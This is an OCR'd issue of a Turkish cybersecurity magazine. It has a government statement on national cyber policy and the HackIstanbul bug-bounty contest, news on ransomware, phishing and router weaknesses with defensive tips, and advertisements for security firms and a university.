
Siber güvenlik alanında ülke olarak hayata geçirilecek bir çatı mevzuat çalışması ile hızlı, efektif ve etkin organizasyon yapısı oluşturularak işbirliği ve koordinasyonun artması, mükerrer çalışmaların önüne geçilerek ortak tehdide karşı odaklanma, katılım ve sahiplenmenin gelişmesi gibi kazanımlar ile topyekûn bir savunma anlayışı hayata geçirilmiş olacaktır. Bu husus, Dijital Dönüşüm Ofisi olarak üzerinde hassasiyetle durduğumuz ve dünya örneklerini de inceleyerek üzerinde çalışmakta olduğumuz bir ihtiyaçtır.

Uluslararası siber tatbikatlar, ulusal siber güvenlik yarışmaları ve eğitimlerle ulusal kapasitemizi artıracak yeni çalışmalar planlamaktayız. Bu yıl Teknofest kapsamında Hackİstanbul adı altında uluslararası bir yarışma düzenliyoruz. Bu sene dikkati farklı bir yöne çekmek, sektöre ve kurumlarımıza öncülük etmek amacıyla farklı bir kurgu düşünüyoruz. Final aşamasında yarışmacılarımız, daha önceki yarışmalarda yaşamadıkları farklı bir tecrübeye sahip olacaklar. Hacklstanbul yarışmamızın final aşamasını bug bounty şeklinde kurguluyoruz. Ülkemizde bug bounty programlarının oluşturulması ve bug bounty kültürünün kazanılması adına bunun önemli bir adım olacağını değerlendiriyoruz. Finalist takımlarımız 2 gün boyunca yerli ve milli ürünlerimizden bazılarında zafiyet bulmaya çalışacak ve böylece hem yerli ve milli ürünlerimiz gelişirken hem de katılımcılara bug bounty deneyimi kazandırılacak. Bu yarışma ile tüm gençlerimizi siber güvenlik alanında kendilerini geliştirmeye ve yeteneklerini sergilemeye davet ediyoruz. Geçtiğimiz yıllarda olduğu gibi bu sene de Hacklstanbul yarışmasının büyük bir coşku ve heyecan içerisinde gerçekleşeceğini düşünüyoruz.

Bütün bunların yanında Bilgi ve İletişim Güvenliği rehberinde yer alan tedbirlerin etkin olarak uygulanabilmesi ve izlenebilmesi için denetim rehberi hazırlanması sürecinin sonuna gelmiş durumdayız. Bu denetim rehberini kısa sürede yayımlayarak kurumlarımızın ve kritik altyapı işletmecilerinin bilgi güvenliği konusunda yetkinliklerini daha da artırmalarına yardımcı olmaya çalışıyoruz.

Siber güvenlikte son dönemlerde birçok güzel gelişme ile birlikte hızlı bir yükselme eğrisi içindeyiz. Uluslararası Telekomünikasyon Birliği (ITU) Global Siber Güvenlik Endeksi'nin (GCI) 29 Haziran 2021 tarihinde yayımlanan raporuna göre; Türkiye bir önceki döneme göre 9 sıra yükselerek 194 ülke içinde 11. sıraya, Avrupa'da ise 6. sıraya yerleşmiştir. Dijital Dönüşüm Ofisi olarak gerçekleştirdiğimiz ve hedeflediğimiz birçok faaliyet ile Türkiye'nin siber güvenlik seviyesini daha da yükseltmeyi hedefliyoruz.

HABERLER



Mart 2022 / 09

Rus hacker'lar fidye yazılımlarıyla Türk şirketleri çalışamaz hale getiriyor

Siber saldırıların önemli bir çoğunluğunu oluşturan fidye yazılımları, son dönemde Türk şirketlerin büyük maddi kayıplar yaşamasına neden oluyor. Son dönemdeki saldırılarda Rus hacker gruplarının büyük rol oynadığı tespit edildiğini belirten uzmanlar, tüm dosyaları şifrelenerek çalışamaz hale getirilen Türkiye'deki şirketlerden şifreyi çözmek için 200 bin TL değerinde kripto para talep edildiğini söyleyerek şirketleri uyardı.

Türkiye'deki şirketlere yönelik fidye yazılımı saldırıları son dönemlerde artarak devam ediyor. Bu saldırıların büyük bir çoğunluğunun Rusya merkezli hacker grupları tarafından yapıldığını tespit ettiklerini belirten siber güvenlik kuruluşu Laykon Bilişim Operasyon Direktörü Alev Akkoyunlu, fidye yazılımı gibi saldırılarla Türk şirketlerin tüm dosyalarının şifrelenerek çalışamaz hale getirildiğini ve şifreyi çözmek için 200 bin Türk Lirası değerinde kripto para talep edildiğini söyleyerek şirketleri uyardı.

Yapılan son araştırmalara göre fidye yazılımı saldırıları bir önceki yıla göre yüzde 485 oranında arttı. Hackerlerin, saldırılarını oltalama e-postaları ile başlattıklarını belirten Alev Akkoyunlu, şirketten sadece bir çalışanın bu e-postadaki linke tıklamasıyla fidye yazılımının, ağdaki tüm cihazlara bulaşabildiğine dikkat çekti.

Microsoft Rusya merkezli hacker guruplarına karşı mücadele veriyor

Küresel çapta siber saldırılar ne yazık ki durmak nedir bilmiyor. Özellikle pandemi süreci ile birlikte bu saldırıların artık çok ileri aşamalara ulaştığını söyleyebiliriz. ABD merkezli şirket ve markalara daha fazla saldırı geliyor. Microsoft ise bu saldırılar ile ilgili önemli bir açıklama yaptı.

Yapılan bu açıklamada kendi müşterilerinden bir bölümünün e-posta saldırılarını uğradığını söyledi. Microsoft Defender antivirüs yazılımı her ne kadar bu tür saldırıları azaltsa bile yine de yok edemiyor. Şirket fazlasıyla kaygılı olduğunu itiraf etti.

Microsoft İç Güvenlik Departmanındaki Siber Güvenlik ve Altyapı Güvenliği Ajansı büyük önlemler alındığını söyledi. Ancak tüm bunlara rağmen özellikle sivil toplum kuruluşlarına ve büyük markalara saldırdıkları bir gerçek. Bilgisayar korsanları büyük lokma tercih ediyor.

Genellikle yapılan saldırılar e-posta üzerinden gerçekleşiyor. Yaklaşık olarak 150'den fazla kuruluşa 3000 kötü niyetli yazılıma sahip e-posta gönderildi. Bu tür saldırılar ise çoğu zaman yetkilendirme kazanmak için yapılıyor. Sunucularda yetki kazanan bilgisayar korsanları tüm verileri yeniden şifreliyor.

Donald Trump döneminde artış göstermeye başlayan siber saldırılar bugünlerde birçok markayı daha tehdit etmeye devam edecek gibi görünüyor. Microsoft özellikle Windows kullanıcılarından zararlı e-postalara karşı dikkatli olmalarını önerdi.

GÜVENLİK VERİSİNİN TEKNOLOJİ & SANAT İLE BULUŞTUĞU YER

My Crime Analytics

My Corporate Security Analytics

My Fraud Analytics

My Physical Security Analytics

My Cyber Security Analytics

My Security Analytics olarak,

- Etkili suç istihbarat analizi ve suçla mücadele süreçleri
- Suistimalle mücadele ve soruşturmaların uçtan uca etkin ve akıllı hale getirilmesi
- Kurumsal güvenlik risk süreçlerinin dijitalleştirilmesi
- Siber Güvenlik risk yönetimlerinin akıllandırılması ve analitik kabiliyetlerinin artırılması
- Fiziksel güvenlik alanlarının dijital otomasyon ve süreçlerle güçlendirilmesi

için müşterilerimizin ihtiyaçlarına uygun tasarladığımız yeni nesil teknolojiler, analitik çözümler ve hizmetlerle güvenlik analitiği alanında fark yaratıyoruz.

My Security Analytics

www.mysecurityanalytics.com

Türkiye siber güvenlik ürünlerini vitrine çıkardı

Türkiye Siber Güvenlik Kümelenmesi, koronavirüs salgını nedeniyle ara verilen uluslararası tanıtım ve pazarlama çalışmalarını yeniden hızlandırdı.
Cumhurbaşkanlığı Savunma Sanayii Başkanlığı (SSB) tarafından 2018 yılında kurulan Türkiye Siber Güvenlik Kümelenmesi çalışmalarını sürdürüyor.

Kümelenme, SSB'nin desteğiyle üyelerinin hedef bölge pazarları arasında saydığı Orta Doğu ve Kuzey Afrika ülkelerini kapsayan MENA bölgesine yönelik çalışmalar kapsamında Dubai'de düzenlenen Körfez Bilgi Güvenliği Fuarı ve Konferansı'na (GISEC) katıldı.

Bölge ülkelerindeki siber güvenlik üreticileri, son kullanıcılar, entegratör ve distribütörleri bir araya getiren etkinlik, aynı zamanda askeri ve sivil ihtiyaç makamlarıyla buluşmaya imkan sağladı. 180'den fazla firma fuarda boy gösterdi.

GISEC'e ilk kez "ülke pavyonu" ile katılım sağlayan Türkiye, bu alandaki iddiasını ortaya koydu.

İhracatta ülke ekonomisine katkı amaçlanıyor

Siber güvenliğin farklı alanlarında uzmanlaşmış kümelenme üyesi 7 firma, Arap dünyasının en büyük ve etkili siber güvenlik etkinliği GISEC'te ürün ve hizmetlerini tanıttı. Fuarda HAVELSAN, STM, ARKSIGNER, LOGSIGN, CYBERWISE-SECURRENT, FORESTALL ve UITSEC yetkilileri bölgedeki teknoloji şirketlerinin üst düzey yöneticileriyle görüşmeler gerçekleştirdi.

Bölgede görev yapan üst düzey Türk yöneticiler ve firma sahipleri kümelenme firmaları hakkında detaylı bilgi alarak, bölgeye yönelik iş birlikleri hakkında görüşmeler yaptı.

Türkiye Siber Güvenlik Kümelenmesine üye 200'e yakın firmanın 400'den fazla ürün ve çözümü bulunuyor. Kümelenme, hem Türkiye'nin siber güvenlik ihtiyaçlarını karşılamayı hem de ihracatla ülke ekonomisine katkıda bulunmayı amaçlıyor.

Pandemi ile siber saldırılar da mutasyona uğradı!

Pandemi ile birlikte sağlık verilerinin güvenliğinin de kritik hale geldiğini söyleyen yerli siber güvenlik kuruluşu İnfrasis'in kurucusu ve Genel Müdürü Can Sobutay, 2020 yılı ile birlikte E-Nabız ve Hayat Eve Sığar (HES) gibi uygulamaların trafiği çok ciddi şekilde arttı. HES, şu anda neredeyse dijital kelepçe niteliğinde. Onsuz hiçbir yere gitme imkânımız yok. Dolayısıyla bu uygulamaların içerisinde kişisel verilerin korunması kadar bu uygulamaları ayakta tutmak da çok önemli hale geldi" dedi.

Bu kapsamda e-Nabız'daki artan kapasite artışına dikkat çeken Sobutay, "Pandemi döneminde maske, mesafe ve temizlik ne kadar önemliyse siber güvenlik de en az o kadar kritik hale geldi. Bu süreçte ticaretin, iş hayatının yanısıra sağlık hizmetlerinin sürdürülebilmesini de siber güvenlikçiler sağladı" diye konuştu.

ATLAS ÜNİVERSİTESİ

"Bilimin Vadisi"

TIP FAKÜLTESİ
- Tıp
- Tıp (İngilizce) (Yeni)

DİŞ HEKİMLİĞİ FAKÜLTESİ
- Diş Hekimliği
- Diş Hekimliği (İngilizce) (Yeni)

SAĞLIK BİLİMLERİ FAKÜLTESİ
- Beslenme ve Diyetetik
- Dil ve Konuşma Terapisi
- Dil ve Konuşma Terapisi (İngilizce) (Yeni)
- Ebelik
- Ergoterapi
- Fizyoterapi ve Rehabilitasyon (Yeni)
- Hemşirelik
- Hemşirelik (İngilizce) (Yeni)

MÜHENDİSLİK VE DOĞA BİLİMLERİ FAKÜLTESİ
- Bilgisayar Mühendisliği
- Endüstri Mühendisliği (İngilizce) (Yeni)
- İç Mimarlık ve Çevre Tasarımı (Yeni)
- Moleküler Biyoloji ve Genetik (İngilizce) (Yeni)
- Yazılım Mühendisliği (İngilizce) (Yeni)

İNSAN VE TOPLUM BİLİMLERİ FAKÜLTESİ
- İngiliz Dili ve Edebiyatı
- Mütercim Tercümanlık (İngilizce)
- İşletme (İngilizce) (Yeni)
- Psikoloji
- Psikoloji (İngilizce) (Yeni)

MESLEK YÜKSEKOKULU
- Ağız ve Diş Sağlığı
- Ameliyathane Hizmetleri
- Anestezi
- Dezenfeksiyon, Sterilizasyon ve Antisepsi Teknikerliği
- Diş Protez Teknolojisi
- Diyaliz
- Fizyoterapi
- İlk ve Acil Yardım
- Optisyenlik
- Tıbbi Görüntüleme Teknikleri
- Tıbbi Laboratuvar Teknikleri (Yeni)

LİSANSÜSTÜ EĞİTİM ENSTİTÜSÜ
- Beslenme ve Diyetetik
- Dil ve Konuşma Terapisi
- Ebelik
- Ergoterapi
- Fizyoterapi ve Rehabilitasyon

atlas.edu.tr
444 34 39
ANADOLU CD.NO:40
KAĞITHANE İSTANBUL TÜRKİYE
info@atlas.edu.tr
@atlasuniv +90 850 450 34 39

Hackerların kolay hedefi: Modemler, telefonlar ve yatak odasındaki televizyonlar

İngiltere'de yapılan bir araştırmada, modemlerin, dikkat edilmezse korsan saldırılara karşı koruma kalkanının bir hayli düşük olduğu ortaya çıktı. Siber güvenlik uzmanı Osman Demircan ve "Modemler üzerinden hack'lenme artık çok ciddi boyutlarda" dedi ve modemlerin güncel yazılıma sahip olması gerektiğini belirtti.

Hürriyet gazetesinden İsmail Sarı'nın aktardığı habere göre; araştırmada çeşitli internet servis sağlayıcıları tarafından müşterilere verilen 13 farklı modem markası incelendi. İnceleme sonucunda cihazların üçte ikisinden fazlasının kusurlu olduğu ortaya çıktı. Araştırma sonuçlarına göre yaklaşık 6 milyon kişinin de 2018'den bu yana güncellenmemiş bir modem kullanmakta olduğu tahmin ediliyor.

İncelenen modemlerin çoğunda siber saldırganların kolaylıkla kırabileceği zayıf olarak nitelendirilen parolalara rastlandı. Ayrıca güvenlik ve performans için en önemli unsur olan yazılım güncellemelerinin de eksik olduğu tespit edildi.

'Kullanıcı adını ve parolayı sık sık değiştirin'

ESET Türkiye Ürün ve Pazarlama Müdürü Can Erginkurban özellikle eski model cihazlarda güvenlik açığının daha derin olduğuna dikkat çekti ve parola uyarısı yaptı:

"Yasal olmayan dosyaların indirilmesi, web sitelerine kimlik doğrulama saldırıları, DDoS (Dağıtılmış ağ saldırıları) gibi saldırılar genellikle ele geçirilen modemler aracılığı ile kullanıcının haberi bile olmadan gerçekleşiyor. Güvenilir üreticiler, cihazlarında açık keşfettikten belli bir süre sonra firmware güncellemesi yayınlamaya özen gösteriyor. Fakat 10-15 yıl önce piyasaya çıkmış cihazlar ne donanım ne de yazılım bakımından güncelleme çıkarılmasına uygun oluyor. Modemin yaşam ve değiştirme süresini kestirebilmek zor. Hem güvenlik hem de bağlantı anlamında yeni teknolojiler çıktıkça cihazlarımızı değiştirmemiz makul görünüyor. Artık birçok modem üreticisi modem giriş kullanıcı adı ve parolasını veya en azından parolasını otomatik olarak değiştirmeye zorluyor. Eğer böyle bir cihaza sahip değilseniz mutlaka hem kullanıcı adını hem de parolasını varsayılan bırakmayarak değiştirin. Aksi halde evin kapısının üzerinde anahtarınızı unutmuş kadar güvendesiniz demektir."

Modemden telefon hacklenebilir mi?

Siber güvenlik uzmanı Demircan, modem üzerinden giriş yapılarak evdeki akıllı cihazlara ulaşılabileceğini belirtti ve "Modem üzerinden akan trafiğin içerisinde 'https'ler ve 'http'ler dolaşıyor. Http ile başlayan adreslerde kullanıcı adı/şifre, özel yazışmalar, önemli veriler ya da ses kayıtları varsa siber saldırganlar çok büyük bir ihtimalle bunların tamamına erişebilir. Kullanılan modem listesinin içinde kişiye ait ne tür bir akıllı cihaza sahip olduğu da görülür, korsanlar bu zafiyetten yararlanarak telefona zararlı bir yazılım yerleştirip yine kişinin haberi olmadan tüm internet trafiğini izleyip dinleyebilir"

Saldırıya uğradığını düşünenler ne yapmalı?

Erginkurban, "Eğer kullanıcı aşağıdaki sorunlardan herhangi birini yaşıyorsa, modeminin ya da bilgisayarının saldırıya uğradığından şüphelenebilir" dedi ve ekledi:

Verileriniz şifrelenmişse ve açmak için para talep eden fidye isteği mesajları alıyorsanız,

Bilgisayarınız normalden daha yavaş çalışıyorsa; (Bu kötü amaçlı yazılımların bilgisayarınızın performansını önemli ölçüde yavaşlatmasından olabilir),

Bilgisayar programlarınız rastgele çöküyorsa,

Ekranınızdaki açılır pencerelerde birkaç sahte antivirüs mesajı çıkıyorsa,

Web tarayıcınızda tanımadığınız yeni araç çubukları ve adları varsa,

İnternet aramalarınızın sonucu alakasız sonuçlar veren sitelere yönlendiriliyorsanız,

Online hesaplarınıza erişirken kullandığınız parolalarınız çalışmıyorsa veya banka hesabınızda anormal harcamalar varsa,

Bilgisayarınızda bilmediğinizv veya sizin yüklemediğiniz yazılımlar varsa,

Şüphelendiğiniz bir durum söz konusuysa öncelikle sisteminize modem ve modeme bağlı cihazlarınızın da kontrolünü yapabilecek bir antivirüs programı yükleyin,

Modeminizi fabrika ayarlarına geri döndürün, firmware güncellemesini yapın,

SSID ve kullanıcı erişim bilgilerinizi ayarlayın, güvenlik duvarını etkin hale getirin, kullandığınız online parolaları değiştirin,

Tahmin edilmesi güç, birbirinden farklı parolalar kullanmaya özen gösterin.

Bilishim

Siber Güvenlik ve Yapay Zeka

UMAY Mobil Tehdit Savunma Aracı İle Her Zaman Önde Ol!

- Bankacılık ve Finans Uygulamalarıyla Bütünleşik
- Yüklü Zararlı Uygulamaların Tespiti

Bilishim Siber Güvenlik ve Yapay Zeka

T.C. SSB Siber Kümelenme üyesi firmadır. Aynı zamanda resmi olarak TSE-A Onaylı Sızma Testi Firmasıdır.

Ekibimiz uzun yıllar kamu ve özel sektörde kritik sistem ve ağ altyapılarını, olası en kapsamlı siber saldırılara karşı güvenli şekilde işletmiş sistem yöneticileri ile birbirinden çok farklı ortam ve platformlarda sistemlere sızma ve tersine mühendislik deneyimleri olan siber güvenlik uzmanlarından ve birlikte çalıştıkları yazılım takımından oluşmaktadır.

ÜRÜNLERİMİZ

nettarsier

Kurumsal Zafiyet Tarama Aracı

Belirlenen zaman dilimlerinde hedef ağ ve sistemleri periyodik ve otomatik olarak sürekli taramaktadır.

SOC Bileşenleri İle Tam Entegrasyon

Diğer SOC bileşenlerine log besleme yaparak tam entegrasyon sağlar.

Çoklu Dil Desteği

Türkçe ve İngilizce'yi destekleyen ana panel ekranı üzerinden tüm ağın siber güvenlik resmini gerçek zamanlı görmek mümkün olmaktadır.

UMAY

Mobil Tehdit Savunma Aracı

Sunduğu API fonksiyonları üzerinden, telefonlardaki yüklü uygulamalara ait izin ve yetkiler ile risk durumunu takip ve analiz edilebilecektir.

Bankacılık ve Finans Uygulamalarıyla Bütünleşik

Bankacılık ve finans uygulamalarınız mobil tehdit savunma aracımız 'Umay' ile güvende!

Yüklü Zararlı Uygulamaların Tespiti

Mobil cihazınızda tarama yaparak zararlı uygulamaların tespiti ve analizi yapılır.

İLETİŞİM

(0312) 804 20 02

info@bilishim.com
www.bilishim.com

twitter.com/bilishim
github.com/bilishim

Hacettepe Teknokent
6.AR-GE C Blok
Zemin Kat Ofis No:11
Beytepe/Çankaya-ANKARA

Elon Musk siber saldırganların hedefi haline geldi

Son dönemde bitcoin, Dogecoin ve kripto paralar ile ilgili açıklamalar yaparak gündem olan Tesla ve SpaceX'in kurucusu Elon Musk siber saldırgan grupların hedefine oturdu.

Dünyanın en zengin insanlarından Elon Musk'ın siber saldırganların hedefinde olduğu ortaya çıktı...

Tesla ve SpaceX'i yöneten Elon Musk'ın bir grup hacker tarafından saldırıya uğradığı tespit edildi. ABD'de yayın yapan dijital haber platformu TMZ, daha önce PayPal ve Scientology gibi kurum ve kuruluşlara saldıran hackerların şimdi de Elon Musk'a saldırı hazırlığı içerisinde olduğunu yazdı.

Musk'ın kripto paralar ile ilgili açıklamalarını ve ünlü iş insanının kontrolsüz bir gücü olduğunu açıklayan hacker grubu Anonymous, "Musk kendisini Bitcoin'in çevreye verdiği zararlardan rahatsızmış gibi konumlandırıyor fakat o genelde bu yaklaşımın tam tersi hamleler yapıyor. Onda üstünlük kompleksi var" açıklamasını yaptı.

Hacker nasıl bir yöntem izleyeceklerini ya da saldırının zamanı ile ilgili bir açıklama yapmadı.

BITCOIN KULLANIMINI DURDURMUŞTU

Elon Musk bir süre önce şirketi Tesla'nın Bitcoin ile satış yapmasını durdurmuştu.

Musk o dönemlerde yaptığı açıklamada Bitcoin'in çevreye verdiği zararın ve doğa kirliliğinin henüz tespit edilemediğini vurgulamıştı.

> Son dönemde kripto para üzerine yaptığı çıkışlarla isminden söz ettiren Elon Musk manipülasyon suçlamalarıyla karşı karşıya

Emniyet'ten 'Ransomware' uyarısı! Her yıl milyarlarca dolar zarara yol açıyor

Emniyet Genel Müdürlüğü (EGM) Siber Suçlarla Mücadele Daire Başkanlığı, dünyada her yıl milyarlarca dolar zarara yol açan "ransomware" (fidyeci yazılım) saldırılarına karşı kurumsal yapılar ile işletmelere uyarılarda bulundu. Son dönemde özellikle büyük fidyeler ödemeye gücü yeten kurum ve kuruluşlar ile önemli şirketlerin hedef alındığı belirtildi. SİBERAY programının internet adresinden, fidyeci yazılım saldırılarını önlemede ve gerçekleşen saldırıların etkilerini en aza indirmede yol gösterici olabilecek bazı ipuçlarına yer verildi.

Siber Suçlarla Mücadele Daire Başkanlığının güvenli internet kullanımı için vatandaşlara rehberlik amacıyla başlattığı SİBERAY programının internet sitesinden yapılan bilgilendirmede, zararlı yazılım türleri arasında en yaygın olanlarından birisi olan fidye yazılımlarının (fidye virüsü) bulaştıkları sistemlerde dosyalara erişimi engelleyerek kullanıcılardan fidye talep edilmesine olanak sağladığına dikkat çekildi.

Uluslararası araştırma ve raporlarda, fidye yazılımı saldırılarının büyük ölçüde dikkate alınması gerektiği ve saldırıların ciddi zararlar verebildiği hususlarının birçok defa vurgulandığı belirtildi.

